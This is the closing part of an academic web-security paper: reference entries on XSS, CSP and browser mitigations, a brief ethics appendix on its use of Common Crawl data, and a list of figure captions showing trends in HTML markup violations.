[51] 2022. Statistics of Common Crawl Monthly Archives. Retrieved 04/26/2022 from https://commoncrawl.github.io/cc-crawl-statistics/plots/crawlsize.

[52] Marius Steffens, Marius Musch, Martin Johns, and Ben Stock. 2021. Whos hosting the block party? Studying third-party blockage of CSP and SRI. In *Proceedings 2021 Network and Distributed System Security Symposium*. Internet Society. DOI: 10.14722/ndss.2021.24028.

[53] Marius Steffens, Christian Rossow, Martin Johns, and Ben Stock. 2019. Don’t Trust The Locals: Investigating the Prevalence of Persistent Client-Side Cross-Site Scripting in the Wild. In *Proceedings 2019 Network and Distributed System Security Symposium*. Network and Distributed System Security Symposium. Internet Society. DOI: 10.14722/ndss.2019.23009.

[54] Ben Stock, Sebastian Lekies, Tobias Mueller, Patrick Spiegel, and Martin Johns. 2014. Precise client-side protection against DOM-based cross-site scripting. In *23rd USENIX Security Symposium (USENIX Security 14)*. USENIX Association, San Diego, CA, (August 2014), 655–670. https://www.usenix.org/conference/usenixsecurity14/technical-sessions/presentation/stock.

[55] 2022. Vue.js - The Progressive JavaScript Framework | Vue.js. Retrieved 04/30/2022 from https://vuejs.org/.

[56] W3C. 2013. The W3C Markup Validation Service. Retrieved 09/09/2022 from https://validator.w3.org/.

[57] Joel Weinberger, Prateek Saxena, Devdatta Akhawe, Matthew Finifter, Richard Shin, and Dawn Song. 2011. A systematic analysis of XSS sanitization in web application frameworks. In *Computer Security – ESORICS 2011*. Springer Berlin Heidelberg, 150–171. DOI: 10.1007/978-3-642-23822-2_9.

[58] Mike West. 2021. Blocking resources whose URLs contain both ‘\n‘ and ‘<‘ characters. - Chrome Platform Status. (June 2021). Retrieved 05/13/2022 from https://chromestatus.com/feature/5735596811091968.

[59] Mike West. 2020. Deprecating ‘document.domain‘ setter. · Issue #564 · w3ctag/design-reviews. GitHub. (October 19, 2020). Retrieved 05/10/2022 from https://github.com/w3ctag/design-reviews/issues/564.

[60] Mike West. 2017. Intent to implement: Dangling markup mitigations. (2017). https://groups.google.com/a/chromium.org/g/blink-dev/c/rOs6YRyBEpw/m/D3pzVwGJAgAJ.

[61] Mike West. 2017. Intent to Remove: Loading resources with newlines and ‘<‘ in URLs. (2017). https://groups.google.com/a/chromium.org/g/blink-dev/c/KaA_YNOlTPk/m/VmmoV88xBgAJ.

[62] Mike West and Mark Goodwin. 2016. Same-Site Cookies. Internet Draft draft-west-first-party-cookies-07. Internet Engineering Task Force, (April 6, 2016). 14 pages. Retrieved 05/17/2022 from https://datatracker.ietf.org/doc/draft-west-first-party-cookies-07.

[63] Mike West and Daniel Vogelheim. 2022. Origin Isolation and Deprecating document.domain. (May 3, 2022). Retrieved 05/10/2022 from https://github.com/mikewest/deprecating-document-domain/.

[64] WHATWG. 2022. HTML living standard. (May 10, 2022). https://html.spec.whatwg.org/.

[65] Michal Zalewski. 2011. Postcards from the post-XSS world. (2011). https://lcamtuf.coredump.cx/postxss/.

[66] Michal Zalewski. 2012. *The Tangled Web: A Guide to Securing Modern Web Applications*. No Starch Press, San Francisco. 299 pages.

A ETHICS APPENDIX

The analysis in this paper is based solely on data provided by Common Crawl and therefore follows Common Crawl’s Terms of Use[3].

B TREND OF INDIVIDUAL VIOLATIONS

The following figures show the trend for all analyzed violations individually.



Figure 16: Filter Bypass

[3]Please read the Terms of Use here: https://commoncrawl.org/terms-of-use/full/



Figure 17: HTML Formatting 1



Figure 18: HTML Formatting 2



Figure 19: Data Manipulation



Figure 20: Data Exfiltration 1



Figure 21: Data Exfiltration 2